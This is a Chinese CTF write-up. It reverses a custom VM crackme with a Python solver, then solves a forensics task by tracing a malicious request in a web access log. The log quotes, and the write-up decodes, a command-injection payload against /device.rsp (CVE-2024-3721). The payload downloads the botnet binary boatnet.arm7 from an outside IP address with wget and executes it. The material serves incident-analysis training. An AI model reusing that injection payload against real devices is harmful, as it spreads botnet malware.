
有一个很短的解密函数



0x03 VM 结构还原程序解密出 VM 字节码后进入一个 dispatch loop

还原出这 12 个指令后，那一堆乱码字节码就变成了可读的汇编代码。

```
.rodata:00000000004033A3                db    0
.rodata:00000000004033A4                db    0
.rodata:00000000004033A5                db    0
.rodata:00000000004033A6                db    0
.rodata:00000000004033A7                db    0
.rodata:00000000004033A8 jpt_401344     dq offset loc_401535    ; DATA XREF: main+264↑r
.rodata:00000000004033B0                dq offset loc_401505    ; jump table for switch statement
.rodata:00000000004033B8                dq offset loc_4014CD
.rodata:00000000004033C0                dq offset loc_4019EA
.rodata:00000000004033C8                dq offset loc_4019BE
.rodata:00000000004033D0                dq offset loc_40149D
.rodata:00000000004033D8                dq offset loc_40146C
.rodata:00000000004033E0                dq offset loc_401432
.rodata:00000000004033E8                dq offset loc_4013FC
.rodata:00000000004033F0                dq offset loc_4013BF
.rodata:00000000004033F8                dq offset loc_401388
.rodata:0000000000403400                dq offset loc_4019A0
.rodata:0000000000403408 ; char byte_403408[24]
.rodata:0000000000403408 byte_403408    db 0                    ; DATA XREF: main+8B0↑r
.rodata:0000000000403409                db    1
.rodata:000000000040340A                db    2
.rodata:000000000040340B                db    4
.rodata:000000000040340C                db    8
.rodata:000000000040340D                db  10h
.rodata:000000000040340E                db  20h
.rodata:000000000040340F                db  40h ; @
.rodata:0000000000403410                db  80h
.rodata:0000000000403411                db  1Bh
.rodata:0000000000403412                db  36h ; 6
```



0x05 关键观察：它根本不是“复杂 VM 校验”，而是 32 段独立的逐字节变换

因此可对每一段构造一个 256→256 的置换表，逐字节逆回输入。

复现脚本

```python
#!/usr/bin/env python3
from pathlib import Path
from dataclasses import dataclass
from typing import List, Tuple, Optional


BIN = "./26e3ed78-4cf3-406f-a0bd-0976c3264188"

@dataclass
class Instruction:
    pc: int
    op: int
    args: List[int]
    raw_bytes: bytes

class VirtualMachine:
    def __init__(self, bytecode: bytes, sbox: bytes):
        self.bc = bytecode
```

```
        self.sbox = sbox
        self.regs = [0] * 8
        self.mem = [0] * 0x310
        self.pc = 0

    @staticmethod
    def rol8(v: int, c: int) -> int:
        c &= 7
        return ((v << c) | (v >> (8 - c))) & 0xff if c else v

    def decode_at(self, pc: int) -> Instruction:
        """解码当前 PC 处的指令"""
        op = self.bc[pc]
        args = []
        length = 1

        if op == 0: ### NOP
            pass
        elif op == 7: ### SBOX r
            args = [self.bc[pc+1]]
            length = 2
        elif op == 11: ### JMP off
            args = [int.from_bytes(bytes([self.bc[pc+1]]), "little",
signed=True)]
            length = 2
        elif op <= 11: ### 其他双操作数指令
            args = [self.bc[pc+1], self.bc[pc+2]]
            length = 3

        raw = self.bc[pc:pc+length]
        return Instruction(pc, op, args, raw)

    def trace_execution(self, max_steps: int = 0x30D40) -> List[Instruction]:
        """追踪并记录执行过的指令流"""
        trace_log = []
        self.pc = 0
        self.regs = [0] * 8
        self.mem = [0] * 0x310  ### Reset memory

        while max_steps > 0 and self.pc <= 0x312 and self.pc < len(self.bc):
            inst = self.decode_at(self.pc)
            trace_log.append(inst)

            op = inst.op

            ### invalid opcode (>0x0b) => exit
            if op > 0x0b:
                break

            next_pc = self.pc + len(inst.raw_bytes)

            if op == 0: ### NOP
                pass
            elif op == 7: ### SBOX
                r = inst.args[0]
                if r <= 7:
                    self.regs[r] = self.sbox[self.regs[r]]
            elif op == 11: ### JMP
```

```
                next_pc = self.pc + 2 + inst.args[0]
            else:
                a, b = inst.args[0], inst.args[1]
                if op == 1: ### MOVI
                    if a <= 7: self.regs[a] = b
                elif op == 2: ### LOAD
                    if a <= 7: self.regs[a] = self.mem[b]
                elif op == 3: ### STORE
                    if a <= 7: self.mem[b] = self.regs[a]
                elif op == 4: ### ADDI
                    if a <= 7: self.regs[a] = (self.regs[a] + b) & 0xff
                elif op == 5: ### XORI
                    if a <= 7: self.regs[a] ^= b
                elif op == 6: ### ROL
                    if a <= 7: self.regs[a] = self.rol8(self.regs[a], b)
                elif op == 8: ### MULI
                    if a <= 7: self.regs[a] = (self.regs[a] * b) & 0xff
                elif op == 9: ### ADDR
                    if a <= 7 and b <= 7:
                        self.regs[a] = (self.regs[a] + self.regs[b]) & 0xff
                elif op == 10: ### JNZ
                    off = int.from_bytes(bytes([b]), "little", signed=True)
                    if a <= 7 and self.regs[a] != 0:
                        next_pc = self.pc + 3 + off

            self.pc = next_pc
            max_steps -= 1

        return trace_log

    def simulate_transform(self, instructions: List[Instruction], input_byte:
int) -> int:

        self.regs = [0] * 8
        self.mem = [0] * 0x310


        target_mem_idx = None
        for inst in instructions:
            if inst.op == 2: ### LOAD
                target_mem_idx = inst.args[1]
                break

        if target_mem_idx is not None:
            self.mem[target_mem_idx] = input_byte

        for inst in instructions:
            op = inst.op

            if op in (0, 10, 11):
                continue

            args = inst.args

            if op == 1: ### MOVI
                self.regs[args[0]] = args[1]
            elif op == 2: ### LOAD
                self.regs[args[0]] = self.mem[args[1]]
```

```
            elif op == 3: ### STORE
                self.mem[args[1]] = self.regs[args[0]]
            elif op == 4: ### ADDI
                self.regs[args[0]] = (self.regs[args[0]] + args[1]) & 0xff
            elif op == 5: ### XORI
                self.regs[args[0]] ^= args[1]
            elif op == 6: ### ROL
                self.regs[args[0]] = self.rol8(self.regs[args[0]], args[1])
            elif op == 7: ### SBOX
                self.regs[args[0]] = self.sbox[self.regs[args[0]]]
            elif op == 8: ### MULI
                self.regs[args[0]] = (self.regs[args[0]] * args[1]) & 0xff
            elif op == 9: ### ADDR
                self.regs[args[0]] = (self.regs[args[0]] + self.regs[args[1]])
& 0xff


        last_inst = instructions[-1]
        if last_inst.op == 3:
            return self.mem[last_inst.args[1]]
        return 0

def decrypt_stream(data: bytes, key_seed: int) -> bytes:
    """Xorshift 解密算法"""
    state = key_seed & 0xffffffff
    result = bytearray(data)
    for i in range(len(result)):
        state ^= ((state << 13) & 0xffffffff)
        state ^= (state >> 17)
        state ^= ((state << 5) & 0xffffffff)
        result[i] ^= (state & 0xff)
    return bytes(result)

def solve():
    if not Path(BIN).exists():
        print(f"[-] 错误：找不到文件 '{BIN}'")
        return

    print(f"[+] 正在读取文件: {BIN}")
    file_content = Path(BIN).read_bytes()

    try:
        ### 提取并解密关键数据段
        vm_code = decrypt_stream(file_content[0x3720:0x3720+0x313], 0xA17B3C91)
        target_bytes = decrypt_stream(file_content[0x3a70:0x3a70+32],
0x1D2E3F40)
        sbox_table = file_content[0x3620:0x3620+256]
    except Exception as e:
        print(f"[-] 数据提取失败: {e}")
        return


    print("[+] 正在分析 VM 执行路径")
    vm = VirtualMachine(vm_code, sbox_table)
    execution_trace = vm.trace_execution()


    segments = []
```

```
    current_segment = []

    for inst in execution_trace:
        current_segment.append(inst)
        if inst.op == 3: ### STORE
            target_addr = inst.args[1]
            if 0x80 <= target_addr < 0xA0:
                segments.append(current_segment)
                current_segment = []

    if len(segments) != 32:
        print(f"[-]  ({len(segments)}/32)")
    else:
        print("[+] 成功识别 32 个独立变换逻辑")


    print("[+] 开始逆向求解")
    flag_chars = []

    for i, segment in enumerate(segments):
        target_val = target_bytes[i]
        found_char = False


        for candidate in range(256):
            result = vm.simulate_transform(segment, candidate)
            if result == target_val:
                flag_chars.append(candidate)
                found_char = True
                break

        if not found_char:
            flag_chars.append(ord('?'))

    final_flag = bytes(flag_chars).decode(errors='replace')
    print("\n" + "="*50)
    print(f"[SUCCESS] Flag: {final_flag}")
    print("="*50)

if __name__ == "__main__":
    solve()

```

Forensics

溯源

日志筛选

拿到日志文件 `access.txt` 后，首先针对常见的攻击行为关键字进行搜索，如 `cmd`, `shell`, `exec`, `wget`, `curl` 等。

在日志中发现了一条极为可疑的 `POST` 请求：

```
144.172.98.50 - - [24/Sep/2025:23:24:12 +0800] "POST /device.rsp?opt=sys&cmd=___S_O_S_T_R_E_A_MAX___&mdb=sos&mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fboatnet.arm7%20tbk HTTP/1.1" 201 166 "-" "Mozilla/5.0"
```

Payload 分析

对该请求的参数进行解码分析：

- **URI**: `/device.rsp`
- **Parameters**:
  - `opt=sys`
  - `cmd=___S_O_S_T_R_E_A_MAX___`
  - `mdc=cd%20%2Ftmp%3Brm%20boatnet.arm7%3B%20wget%20http%3A%2F%2F103.77.241.165%2Fhiddenbin%2Fboatnet.arm7%3B%20chmod%20777%20%2A%3B%20.%2Fboatnet.arm7%20tbk`

对 `mdc` 参数进行 URL 解码，得到具体的攻击载荷：

```
cd /tmp;
rm boatnet.arm7;
wget http://103.77.241.165/hiddenbin/boatnet.arm7;
chmod 777 *;
./boatnet.arm7 tbk
```

这是一个典型的命令注入攻击，攻击者试图下载并执行名为 `boatnet.arm7` 的恶意文件（通常与 Mirai 等僵尸网络相关）。

####

通过搜索引擎检索 `/device.rsp?opt=sys&cmd=` 相关信息，可以确认该漏洞的 CVE 编号为 **CVE-2024-3721**。

攻击者利用 **CVE-2024-3721** 漏洞对设备进行了远程命令执行攻击。

最终 Flag:

```
furryCTF{CVE-2024-3721}
```